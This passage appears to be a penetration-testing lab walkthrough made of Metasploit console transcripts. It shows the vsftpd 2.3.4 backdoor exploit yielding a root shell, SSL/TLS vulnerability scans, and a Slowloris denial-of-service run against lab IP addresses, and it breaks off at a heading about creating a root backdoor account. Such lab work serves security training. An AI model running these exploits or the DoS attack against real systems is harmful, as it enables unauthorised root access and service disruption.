msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.18
RHOSTS ⇒ 192.168.0.18
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   RHOSTS   192.168.0.18     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    21               yes       The target port (TCP)
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.18:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.18:21 - USER: 331 Please specify the password.
[+] 192.168.0.18:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.18:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
dir[*] Command shell session 1 opened (192.168.0.19:40719 → 192.168.0.18:6200) at 2024-03-21 02:57:06 -0400

dir
sh: line 6: dirdir: command not found
dir
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
```


Exploit a Vulnerability Found on the Production Server Part 2



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Tran
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Tran
thm::EcdsaSha2Nistp256::PREFERENCE
```




```
msf6 > search cve:CVE-2014-3566

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/ssl_version  2014-10-14       normal  No     HTTP SSL/TLS Version Detection (POODLE scanner)


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/ssl_version
```




```
msf6 > use 0
msf6 auxiliary(scanner/http/ssl_version) > options

Module options (auxiliary/scanner/http/ssl_version):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       443              yes       The target port (TCP)
   SSL         true             no        Negotiate SSL/TLS for outgoing connections
   SSLVersion  Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

msf6 auxiliary(scanner/http/ssl_version) > set RHOSTS 192.168.0.18
RHOSTS => 192.168.0.18
```

Continued




```
msf6 auxiliary(scanner/http/ssl_version) > options

Module options (auxiliary/scanner/http/ssl_version):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      192.168.0.18     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       443              yes       The target port (TCP)
   SSL         true             no        Negotiate SSL/TLS for outgoing connections
   SSLVersion  Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

msf6 auxiliary(scanner/http/ssl_version) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploit a Vulnerability Found on the Web Server Part 1




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Tran
thm::EcdsaSha2Nistp256::NAME
```




```
msf6 > search CCS Injection

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssl/openssl_ccs  2014-06-05       normal  No     OpenSSL Server-Side ChangeCipherSpec Injection Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssl/openssl_ccs

msf6 > use 0
msf6 auxiliary(scanner/ssl/openssl_ccs) > options

Module options (auxiliary/scanner/ssl/openssl_ccs):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             443              yes       The target port (TCP)
   THREADS           1                yes       The number of concurrent threads (max one per host)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

msf6 auxiliary(scanner/ssl/openssl_ccs) > set RHOSTS 10.200.0.9
RHOSTS ⇒ 10.200.0.9
```

Continued




```
msf6 auxiliary(scanner/ssl/openssl_ccs) > options

Module options (auxiliary/scanner/ssl/openssl_ccs):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS            10.200.0.9       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             443              yes       The target port (TCP)
   THREADS           1                yes       The number of concurrent threads (max one per host)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

msf6 auxiliary(scanner/ssl/openssl_ccs) > exploit

[*] 10.200.0.9:443        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploit a Vulnerability Found on the Web Server Part 2




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
```




```
msf6 > search slowloris dos

Matching Modules
================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris  2009-06-17       normal  No     Slowloris Denial of Service Attack


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris

msf6 > use 0
msf6 auxiliary(dos/http/slowloris) > options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections
```

Continued




```
msf6 auxiliary(dos/http/slowloris) > set rhost 10.200.0.9
rhost ⇒ 10.200.0.9
msf6 auxiliary(dos/http/slowloris) > options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            10.200.0.9       yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server ...
[*] Attacking 10.200.0.9 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
```

Create Your Own “backdoor” Account with Root Access

